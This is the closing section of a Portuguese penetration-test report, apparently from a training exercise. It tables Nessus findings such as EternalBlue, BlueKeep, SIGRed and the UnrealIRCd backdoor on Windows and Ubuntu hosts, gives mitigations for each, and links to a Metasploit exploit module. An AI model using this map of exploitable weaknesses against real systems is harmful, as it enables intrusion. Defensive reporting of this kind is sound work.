O objetivo do relatório que era identificar as vulnerabilidades e propor melhorias foi alcançado ao simularmos um ataque malicioso. Pudemos perceber que a empresa estava exposta a um ataque real e com sua segurança comprometida.

Desta maneira a DEEP SECURITY TEAM sugere fortemente que todas as recomendações dos apêndices A e B sejam aplicadas pela empresa MOUNTSEC, pois são elas que irão mitigar os riscos maiores ao negócio e evitar futuros prejuízos ocasionados por ataques maliciosos.

## APÊNDICES

### APÊNDICE A – TABELA DE VULNERABILIDADE CLASSIFICADA DO MAIOR RISCO PARA O MENOR E MITIGAÇÕES – WINDOWN SERVER 2008

| Classificação | Plugin | Vulnerabilidade  | Mitigação / Solução  |
|---------------|--------|--|--|
| CRÍTICO       | 72836  | MS11-058: Vulnerabilidades no servidor DNS podem permitir a execução remota de código (2562485) (verificação não codificada)   | A Microsoft lançou um conjunto de patches para Windows 2003, 2008 e R2 2008.   |
| CRÍTICO       | 138554 | Execução remota de código do servidor Microsoft DNS (SIGRed)   | A Microsoft lançou um conjunto de patches para Windows Server 2008, 2008 R2, 2012, 2012 R2, 2016, 2019, versão 1903, 1909 e 2004.  |
| CRÍTICO       | 108802 | Detecção de versão sem suporte do Microsoft Exchange Server (sem ajuste)   | Atualize para uma versão do Microsoft Exchange Server atual com suporte.   |
| CRÍTICO       | 125313 | Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (verificação não credenciada)   | A Microsoft lançou um conjunto de patches para Windows XP, 2003, 2008, 7 e 2008 R2.  |
| CRÍTICO       | 108797 | Sistema operacional Windows não suportado (remoto)   | Atualizar serviços ou sistema operacional suportado  |
| ALTA          | 97833  | MS17-010: Atualização de segurança para Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (verificação não credenciada) | <p>A Microsoft lançou um conjunto de patches para Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 e 2016.</p> <p>A Microsoft também lançou patches de emergência para sistemas operacionais Windows que não são mais suportados, incluindo Windows XP, 2003 e 8. Para sistemas operacionais Windows sem suporte, por exemplo, Windows XP, a Microsoft recomenda que os usuários descontinuem o uso do SMBv1. SMBv1 carece de recursos de segurança que foram incluídos nas versões SMB posteriores.</p> <p>O SMBv1 pode ser desativado seguindo as instruções do fornecedor fornecidas no Microsoft KB2696547. Além disso, o US-CERT recomenda que os usuários bloqueiem o SMB diretamente bloqueando a porta TCP 445 em todos os dispositivos de limite de rede. Para SMB sobre a API NetBIOS, bloqueie as portas TCP 137 / 139 e as portas UDP 137 / 138 em todos os dispositivos de limite de rede.</p> |
| ALTA          | 100464 | Microsoft Windows SMBv1 Múltiplas vulnerabilidades   | <p>Aplice a atualização de segurança aplicável para sua versão do Windows:</p> <p>- Windows Server 2008 R2: KB4019264</p>  |



**APÊNDICE B – TABELA DE VULNERABILIDADE CLASSIFICADA DO MAIOR RISCO PARA O MENOR E MITIGAÇÕES – UBUNTU SERVER**

| Classificação | Plugin        | Nome  | Solução   |
|---------------|---------------|---|---|
| CRÍTICO       | <u>32314</u>  | Debian Opens SH/OpenSSL Pacote de número aleatório gerador de número fraco          | Considere que todo o material criptográfico gerado no host remoto pode ser adivinhado. Em particular, todo o material-chave SSH, SSL e OpenVPN deve ser regenerado. |
| CRÍTICO       | <u>32321</u>  | Debian Opens SH/OpenSSL Pacote Random Number Generator Weakness (verificação SSL)   |   |
| CRÍTICO       | <u>11356</u>  | Divulgação de informações de compartilhamento exportadas pela NFS                   | Configure NFS no host remoto para que apenas hosts autorizados possam montar suas ações remotas.  |
| CRÍTICO       | <u>33850</u>  | Detecção de versão sem suporte do sistema operacional Unix                          | Atualize para uma versão do sistema operacional Unix que atualmente é suportada.  |
| CRÍTICO       | <u>46882</u>  | Detecção UnrealIRCd Backdoor  | Baixe o software, verifique-o usando os checksums MD5 / SHA1 publicados e reinstale-o.  |
| CRÍTICO       | <u>61708</u>  | Senha do servidor VNC   | Proteja o serviço VNC com uma senha forte.  |
| CRÍTICO       | <u>10203</u>  | detecção de serviços rexecd   | Comente a linha 'exec' em /etc/inetd.conf e reinicie o processo inetd.  |
| CRÍTICO       | <u>125855</u> | phpMyAdmin antes de 4.8.6 SQLi vulnerability (PMASA-2019-3)                         | Atualize para phpMyAdmin versão 4.8.6 ou posterior. Alternativamente, aplique os patches referenciados nos avisos do fornecedor.                                    |
| CRÍTICO       | <u>33447</u>  | Envenenamento por cache de previsão de campo de consulta dns de vários fornecedores | Entre em contato com o fornecedor do servidor DNS para obter um patch.  |

## REFERÊNCIAS

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0708>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12922>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1966>
- <https://www.tenable.com/plugins/nessus/72836>
- <https://www.tenable.com/plugins/nessus/97833>
- [https://www.rapid7.com/db/modules/exploit/windows/smb/ms17\\_010\\_eternalblue/](https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/)
- <https://www.tenable.com/plugins/nessus/72836>